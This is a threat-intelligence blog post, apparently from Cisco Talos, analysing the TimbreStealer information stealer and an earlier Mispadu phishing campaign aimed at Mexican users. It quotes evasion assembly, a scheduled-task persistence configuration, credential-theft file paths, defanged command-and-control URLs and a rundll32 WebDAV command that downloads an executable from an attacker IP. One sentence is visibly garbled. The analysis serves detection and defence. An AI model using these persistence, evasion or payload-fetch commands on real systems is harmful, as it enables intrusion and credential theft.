TimbreStealer campaign targets Mexican users with financial lures

By Jacob Finn

Published: 2024-02-27 · Archived: 2026-04-06 00:32:12 UTC

- Cisco Talos has discovered a new campaign operated by a threat actor distributing a previously unknown malware we're calling "TimbreStealer."
- This threat actor was observed distributing TimbreStealer via a spam campaign using Mexican tax-related themes starting in at least November 2023. The threat actor has previously used similar tactics, techniques and procedures (TTPs) to distribute a banking trojan known as "Mispadu."
- TimbreStealer is a new obfuscated information stealer found targeting victims in Mexico.
- It contains several embedded modules used for orchestration, decryption and protection of the malware binary.

Talos has observed an ongoing phishing spam campaign targeting potential victims in Mexico, luring users to download a new obfuscated information stealer we're calling TimbreStealer, which has been active since at least November 2023. This campaign uses phishing emails with financial themes, directing users to a compromised website where the payload is hosted and tricking them into executing the malicious application.

Talos has observed new distribution campaigns being conducted by this threat actor since at least September 2023, when they were initially distributing a variant of the Mispadu banking trojan using geofenced WebDAV servers before changing the payload to this new information-stealer. After the threat actor changed to this new stealer, we haven't found any evidence of Mispadu being used anymore.

The phishing campaign uses geofencing techniques to only target users in Mexico, and any attempt to contact the payload sites from other locations will return a blank PDF file instead of the malicious file. The current spam run was observed to mainly use Mexico's digital tax receipt standard called CDFI (which stands for "*Comprobante Fiscal Digital por Internet*," or online fiscal digital invoice in English). Talos has also observed emails using generic invoice themes used for the same campaign.

Although we could not find hard evidence linking the two campaigns, we assess with high confidence they are operated by the same threat actor, based on the same TTPs observed in this campaign and the previous activity distributing Mispadu, and the fact that once TimbreStealer started being distributed, we could not find any more evidence of Mispadu being used.

TimbreStealer, a new obfuscated information stealer

Talos has identified a new family of information stealers while investigating a spam campaign targeting Mexican users starting in November 2023. The name TimbreStealer is a reference to one of the themes used in the spam campaign which we will analyze later.

TimbreStealer exhibits a sophisticated array of techniques to circumvent detection, engage in stealthy execution, and ensure its persistence within compromised systems. This includes leveraging direct system calls to bypass

conventional API monitoring, employing the Heaven's Gate technique to execute 64-bit code within a 32-bit process, and utilizing custom loaders. These features indicate a high level of sophistication, suggesting that the authors are skilled and have developed these components in-house.

```
switch_to_64bit:
mov     eax, edx
mov     [ebp+var_30], 0
cdq
mov     dword ptr [ebp+var_40], eax
mov     eax, ecx
mov     dword ptr [ebp+var_40+4], edx
cdq
mov     [ebp+var_2C], 0
mov     dword ptr [ebp+var_38], eax
mov     dword ptr [ebp+var_38+4], edx
mov     [ebp+var_4], 0
mov     [ebp+var_8], 0
mov     word ptr [ebp+var_8], fs
mov     eax, 2Bh ; '+'
mov     fs, ax
assume fs:nothing
mov     [ebp+var_4], esp
and     esp, 0FFFFFFF0h
push    33h ; '3'
call    $+5             ; Next 64-bit code block
add     [esp+54h+var_54], 5
retf
heavens_gate endp ; sp-analysis failed
```

Snippet of code showing how Heaven's Gate 64-bit switch is executed

The sample we're analyzing was found on a victim machine following a visit to a compromised website after the users clicked on a link present in a spam email.


```
File: catalogo792.exe
Size: 6576640 (6.27mb)
MD5: AA4091290C9C826B614D1A4B9766E5DB
SHA256: 5EFA99B3CB17BEC76FEC2724BCFCC6423D0231BBA9CF9C1AED63005E4C3C2875
Compiled: Fri, Nov 13 2020, 9:45:00 - 32 Bit
```

Sample used during this blog analysis

Our analysis identified several modules embedded in the malware's "*.data*" section, and a complex decryption process involving a main orchestration DLL and a global decryption key which is used throughout the different modules and updated at each stage. While this analysis is not yet complete, we wanted to describe at least the initial modules and their relationship.

TimbreStealer's Decryption Process

This first layer executable is packed and includes an embedded DLL in its "*.data"* section. The loader will first scan Ntdll for all of the Zw* exports and build an ordered hash table of the functions. All sensitive APIs from this point will be called with direct system calls into the kernel. For 64-bit machines, this will include a transition from 32-bit to 64-bit mode through Heaven's Gate before the syscall is issued.



Snippet of code showing the two different method used by TimbreStealer to execute system calls to hide API usage.

Once this is complete, it will then decrypt the next stage payload from the *.data* section. The decrypted DLL has its MZ header and PE signature wiped, a technique we will see throughout this malware. A custom PE loader now launches the DLL passing the Zw* hash table as an argument to its exported function.

Decryption of all submodules makes use of a global decryption key. As the execution of the malware progresses, this key is encrypted over and over again. If execution does not follow every step of the expected path, the decryption key will get out of sync and all subsequent decryptions will fail.

This prevents reverse engineers from short-cutting the logic to force decryptions or statically extracting arguments to access the payloads. This means every anti-analysis check *has* to be located and circumvented. Encryption rounds on the global key are scattered about in the code and even occur from within the different sub-modules themselves.

All stages of this malware use the same coding style and techniques. We therefore assess with high confidence that all obfuscation layers and final payload were developed by the same authors.

TimbreStealer's embedded modules

Once the initial layer is extracted, TimbreStealer will check if the system is of interest and whether or not it's being executed in a sandbox environment. It will also extract the many submodules embedded in the payload. Talos identified at least three different layers after the main payload was extracted, with several modules in each layer used for different functions:




Diagram showing the different module relationships in TimbreStealer.

The second stage of the malware is the orchestrator layer, which is responsible for detecting systems of interest and extracting all subsequent modules. To determine if the system is of interest to the attackers, the malware first checks that the system language is not Russian, and then checks the timezone to ensure it is within a Latin American region. This is followed by CsrGetProcessId debugger checks and counting desktop child windows to ensure it is not running in a sandbox environment.

At this stage the malware will also do a mutex check, look for files and registry keys that may be indicative of previous infection, and scan the system browsers for signs of natural use. The files and registry keys checked by the malware include the non-exhaustive list below:

- HKLM\SOFTWARE\Microsoft\CTF\TIP\{82AA36AD-864A-2E47-2E76-9DED47AFCDEB}
  - {A0E67513-FF6B-419F-B92F-45EE8E03AEEE} = <value>
  - {E77BA8A1-71A1-C475-4F73-8C78F188ACA7} = <value>
  - {DB2D2D69-9EE0-9A3C-2924-67021A31F870} = <value>
  - {6EF3E193-61BF-4F68-9736-51CF6905709D} = <value>
  - {3F80FA11-1693-4D05-AA83-D072E69B77FC} = <value>

    - {419EEE13-5039-4FA4-942A-ADAE5D4ED5C3} = <value>
- C:\Windows\Installer\{E1284A06-8DFA-48D4-A747-28ECD07A2966}
- Global\I4X1R6WOG6LC7APSPY1YAXZWJGK70AZARZEGFT3U

The presence of these keys along with other checks mentioned before will prevent the execution of the remaining stages of the malware.

The orchestrator contains four other encrypted sub-modules within it.

IDX	Size	CRC32	Purpose
0	8kb	0xF25BEB22	Shellcode loader for stripped DLLs
1	100kb	0xEB4CD3EC	DLL - not analyzed yet
2	60kb	0xFA4AA96B	DLL - Anti-vm and anti-analysis, system of interest checks
3	3.92mb	0xAB029A74	DLL - Installer with encrypted payload

All blobs are accessed through a parent loader function which verifies the expected Zlib CRC32 hash of data and can optionally decompress the raw data if specified. This overall architecture has been observed in all layers.

Each stripped DLL is loaded by a custom shellcode loader from submodule #0 (IDX = 0). Execution is transferred to this shellcode through a Heaven's Gate stub using the ZwCreateThreadEx API.

```
v6 = to_gate_ZwCreateThreadEx(v10, &savedregs, v11);// jumps into blob0 for shellcode loader
v7 = hHandle;
if ( v6 )
{
  v8 = WaitForSingleObject(hHandle, 0xFFFFFFFF);
  GetLastError();
  if ( !v8 && GetExitCodeThread(v7, ExitCode) && ExitCode[0] == 0xCD7FDE31 )
    v5 = 1;
}
```

Snippet of code showing how TimbreStealer execute the embedded shellcode modules


Submodule No. 2 is an anti-analysis DLL that performs several checks and does scattered rounds of encryption on the global decrypt buffer. If any check fails, the installer module will not decrypt properly. Checks in this layer include:

- VMWare hook and port checks.
- Vpcext, IceBP, int 2D instructions to detect debuggers.

- Checking physical drive for strings: qemu, virtual, vmware, vbox, xensrc, sandbox, geswall, bufferzone, safespace, virtio, harddisk_ata_device, disk_scsi_disk_device, disk_0_scsi_disk_device, nvme_card_pd, google_persistentdisk.

If all of these checks complete as expected, then the final module can be decrypted successfully.

Submodule No. 3 is the installer layer, which will drop several files to disk and trigger execution. A benign decoy document will also be displayed to help defer suspicion.



```
File: ApplicationIcon.ico
path: C:\Windows\Installer\{1737AB55-BEDD-659D-7BD3-BB35D6A6342D}\
Size: 2334521 bytes (2.2mb)

File: Cecujujajofubo475.dll
Path: C:\Windows\AddressP\
Size: 1660928 bytes (1.6mb)

File: XML-D8800603-A6FD-0526-92FC-D1B369DDDDAC.pdf
Size: 1117 bytes

Registry key: HKLM\SOFTWARE\Microsoft\CTF\TIP\{77D675F1-0E4C-EC6E-5C4B-
FB3B72D618F8}
Registry value: {7152F05C-CB05-0DAA-8556-2D9AB80CEB5D} = {2CDD1605-A47E-
9854-90E9-6A7A28E0897C}
```

F*iles dropped by the payload installer module after machine of interest checks passed*

Execution is triggered by registering a task through the *ITaskService* COM interface. The scheduled task uses Microsoft's *reg.exe* to add a run once registry key, and then trigger *rundll32.exe* to process this entry through the system *iernonce.dll*.

```
<Actions>
    <Exec>
        <Command>C:\Windows\SysWOW64\reg.exe </Command>
        <Arguments>add
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\{8EDA941B-DBFE-
AE2D-8941-8E8EECC7EE42}" /f /t REG_SZ /v "Start" /d
"C:\Windows\AddressP\Cecujujajofubo475.dll|Tofakmufexepuzejozepal|;
        </Arguments>
    </Exec>
    <Exec>
        <Command>C:\Windows\SysWOW64\rundll32.exe </Command>
        <Arguments>C:\Windows\SysWOW64\iernonce.dll,RunOnceExProcess
</Arguments>
    </Exec>
</Actions>
```

Scheduled Task configuration to run the installed DLL

Under certain conditions, this layer can also modify Group Policy options to set startup scripts.

TimbreStealer's Installed DLL modules

The installed DLL named *Cecujujajofubo475.dll* uses the same overall architecture as the first DLL detailed above, with all of its internal strings encrypted, uses a global decrypt buffer, and uses a different Zw* API hash table to perform direct syscalls avoiding user API.

In this layer there are also TLS callbacks to add complexity to global decrypt buffer encryption. An extra round of encryption has also been added that depends on the parent process name and value within the registry key given above to prevent analysis on 3rd party machines.

This DLL contains eight encrypted sub-modules within it:

IDX	Size	CRC32	Purpose
0	0x1000	0x2B80E901	Single XOR function accepting 5 arguments
1	0x1000	0x520200E8	x64 shellcode PE loader
2	0x2000	0x105542F7	x86 shellcode PE loader
3	0x2000	0xC4ECE0A8	Unknown shellcode
4	0x7600	0xC1384E15	Unknown module, seems to be used to decompress other blobs
5	0xD800*	0x1D38B250	Anti-VM/Sandbox layer
6	0x1B600*	0x4F1FEFE3	x86 DLL to extract main payload
7	0x1EE00*	0xF527AC18	x64 DLL to extract main payload

(*) indicates the blob is decompressed after decryption. The column shows the decompressed size.

While this DLL contains many of the same protections found in the installation phase, several more have been identified in this layer. The first is a patch to the ZwTraceEvent API to disable user mode Event Tracing for Windows data collection.

Another interesting protection overwrites all of the loaded DLLstwo-stagein the process with clean copies from the *that* disk. This will wipe all Antivirus vendor user mode hooks, software breakpoints, and user patches during execution.

This DLL serves as a loader for the final payload which is housed within the *ApplicationIcon.ico* file shown in the previous relationship diagram. Submodule No. 7 will be the default loader that *Submodule* attempts to launch. They attempt to inject this 64-bit DLL into a preferred list of *svchost.exe* processes.

The order of preference is based on *svchost.exe* process command line, looking for the following strings:

- DcomLaunch
- Power
- BrokerInfrastructure
- LSM
- Schedule

If the injections into *svchost.exe* fail, then a backup 32-bit fallback shellcode is also available. In this mode a two-stage shellcode is loaded from sub-module No. 6 and execution is transferred to it. A new thread is created using syscalls with a modified context, and then ResumeThread triggers its execution. All memory allocations for the shellcode are also executed through the syscall mechanism set up earlier.

The first stage of the shellcode will decrypt its second stage, and then extract and decrypt the final payload DLL from the *ApplicationIcon.ico* file. The 32 bit version will again use a custom PE loader to directly load and run the final payload DLL within its own process after extraction.

TimbreStealer's Final Payload Module

The architecture of this layer is the same as all of the previous and contains an additional nine sub-modules. Analysis of this final payload module and submodules is still ongoing at the time of writing:

IDX	Size	CRC32	Purpose
0	**0x1000**	**0x2B80E901**	**Single XOR function accepting 5 arguments. Matches the previous layer blob #0**
1	**0x1000**	**0x520200E8**	**x64 shellcode PE loader. Matches the previous layer blob #1**
2	**0x2000**	**0x105542F7**	**x86 shellcode PE loader. Matches the previous layer blob #2**
3	**0x2000**	**0xC4ECE0A8**	**Unknown shellcode. Matches the previous layer blob #3**
4	**0xA5000***	**0xB0214A74**	**Not yet analyzed**
5	0x13CC00*	0xE8421ADE	Not yet analyzed
6	0x16800*	0xD30A298E	Not yet analyzed
14	0x16600*	0x55BFB99	Not yet analyzed
15	0x7C800*	0x2F6F928D	Not yet analyzed

(*) indicates the blob is decompressed after decryption. The column shows the decompressed size.

The following is a preliminary analysis of the malware features based on the strings we were able to decrypt from this module. They indicate the malware can collect a variety of information from the machine and post data to an external website, which is typical behavior of an information stealer.

Collect credential information from the victim’s machine

The following strings were found in functions scanning files and directories. This module also embeds the SQLite library to handle different browsers' credential storage files.

- CloudManagementEnrollmentToken
- Google\\Chrome Beta\\User Data
- Google\\Chrome Dev\\User Data

- Google\\Chrome SxS\\User Data
- Google\\Chrome\\User Data
- Google\\Policies
- Microsoft\\Edge Beta\\User Data
- Microsoft\\Edge Dev\\User Data
- Microsoft\\Edge\\User Data
- Software\\Google\\Chrome
- Software\\Google\\Chrome\\Enrollment
- Software\\Google\\Enrollment
- Software\\Google\\Update\\ClientState\\{430FD4D0-B729-4F61-AA34-91526481799D}
- SOFTWARE\\Microsoft\\Cryptography
- Software\\Policies\\Google\\Chrome
- Software\\Policies\\Google\\Update
- history
- feeds
- feeds cache
- internet explorer
- media player
- office
- OneDrive
- packages
- Skydrive
- Formhistory.sqlite
- SELECT count(`place_id`) FROM `moz_historyvisits` WHERE `place_id` = %I64u;
- SELECT `id`, `url`, `visit_count` FROM `moz_places` WHERE `last_visit_date`
- Mozilla\\Firefox\\Profiles\\
- Thunderbird\\Profiles\\
- Postbox\\Profiles\\
- PostboxApp\\Profiles\\
- SOFTWARE\\Mozilla\\Mozilla Firefox
- SOFTWARE\\Mozilla\\Mozilla Thunderbird
- SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\ProfileList

Search for Files

The malware also scans several directories looking for files although it's not clear yet for what purpose. We can see in the list below folders related to AdwCleaner, Avast Scanner as well as 360 Antivirus quarantine folders.

Another set of interesting strings in this list are "*.Spotlight-V100*" and "*.fseventsd*" which are related to MacOS.

- $360Section
- $AV_ASW
- $GetCurrent
- $Recycle.Bin

- $SysReset
- $WinREAgent
- .fseventsd
- .Spotlight-V100
- AdwCleaner
- AMD
- Autodesk
- boot
- Brother
- Config.Msi
- Documents and Settings
- EFI
- Hewlett-Packard
- inetpub
- Intel
- MSOCache
- PerfLogs
- Program Files
- Program Files (x86)
- ProgramData
- Recovery
- RecoveryImage
- Resources
- SWSetup
- System Volume Information
- SYSTEM.SAV
- ~MSSETUP.T
- $WINDOWS.
- AutoKMS
- KMSAuto
- Users
- AppData\\Local
- AppData\\Roaming
- Desktop
- Documents
- Downloads
- OneDrive
- Dropbox

Collect OS information

TimbreStealer uses the Windows Management Instrumentation (WMI) interface and registry keys to collect a wealth of information about the machine where it’s running.

- OS Information: Description, IdentifyingNumber, Manufacturer, Name, Product, ReleaseDate, InstallDate, InstallTime
- SMB BIOS information: SMBIOSBIOSVersion, SMBIOSMajorVersion, SMBIOSMinorVersion, SerialNumber, Vendor, Version
- Hardware information: Win32_ComputerSystemProduct, Win32_BaseBoard, Win32_Bios, Win32_PhysicalMemory
- Network Domain Information: StandaloneWorkstation, MemberWorkstation, StandaloneServer, MemberServer, BackupDomainController, PrimaryDomainController
- Application information: DisplayName, Publisher, DisplayVersion, OSArchitecture

Search for file extensions

The code also looks for a specific list of file extensions. Note that the extension "*.zuhpgmcf*" below is not associated with any known file type. This may be indicative of a file that is created by the malware itself.

- .bak, .fbk, .dat, .db, .cmp, .dbf, .fdb, .mdf, .txt, .cer, .ods, .xls, .xlsx, .xml, .zuhpgmcf

Look for URLs Accessed

The strings below represent URLs of interest to the malware. It also contains mentions of a virtual device used to capture network packets, which may be indicative that the malware can do network sniffing.

- npf
- npcap
- npcap_wifi
- www.google.com
- amazon.com
- dropbox.com
- linkedin.com
- twitter.com
- wikipedia.org
- facebook.com
- login.live.com
- apple.com
- www.paypal.com

Disable System Protections

The malware executes calls to a function used to remove System Restore points on the machine. This is a typical behavior of Ransomware malware although Talos have not observed any Ransomware activity on infected victims. Additional analysis is still needed in order to confirm or discard this hypothesis.

- SELECT * FROM SystemRestore
- SequenceNumber
- SrClient.dll

- SRRemoveRestorePoint
- SYSTEM\\CurrentControlSet\\Control\\Session Manager\\Power
- HiberbootEnabled

Look for Remote Desktop Software

The malware attempts to access services and Mutex used by Remote Desktop servers. It's not clear yet how this is used in the payload code.

- console
- TermService
- Global\\TermSrvReadyEvent
- winlogon.exe
- console

POST data to remote site

A list of URLs along with strings used in HTTP communication was found in functions accessing the network. These URLs don't conform to the format of other URLs used in the distribution of TimbreStealer. We believe these to be the command and control servers used by the malware, but so far, the samples we analyzed have not communicated back to any of them.


- POST
- PUT
- Content-Disposition: form-data; name="
- "; filename="
- "\\r\\nContent-Type: application/octet-stream\\r\\n
- Content-Type: multipart/form-data; boundary=
- Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
- Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko
- HTTP/1.1 200 OK\\r\\nDate: %s %s GMT\\r\\nConnection: Close\\r\\nAccess-Control-Allow-Origin: *\\r\\nAccess-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept\\r\\nContent-Type: text/plain;charset=UTF-8\\r\\n\\r\\n
- https://hamster69[.]senac2021[.]org/~armadillo492370/ https://snapdragon50[.]crimsondragonemperor[.]com /~aster963249/https://69[.]64[.]35[.]1/~route649289/

These strings are just a small piece of this puzzle, and more analysis is required on the final payload and its embedded modules to understand their exact purpose.

Previous Mispadu spam campaign

Activity associated with these current distribution campaigns was first observed in September 2023 when the threat group was distributing a variant of the Mispadu information stealer. This campaign was using compromised

websites to distribute a Zip archive containing a "*.url*" file which used a WebDAV file path to execute an externally hosted file upon the victim double clicking on it.



Internet shortcut (.url) file used in the Mispadu campaign.

Both URLs are remote UNC paths and use a port specification of "@80" to force the connection to occur via WebDAV. This connection is performed by *Rundll32.exe* with the parameters shown in the example below:

- *rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie 159[.]89[.]50[.]225@80 http://159[.]89[.]50[.]225/formato23/9577710738/1242144429.exe*

During the campaign, all WebDAV servers were geofenced to allow connections only from IP addresses located in Mexico.

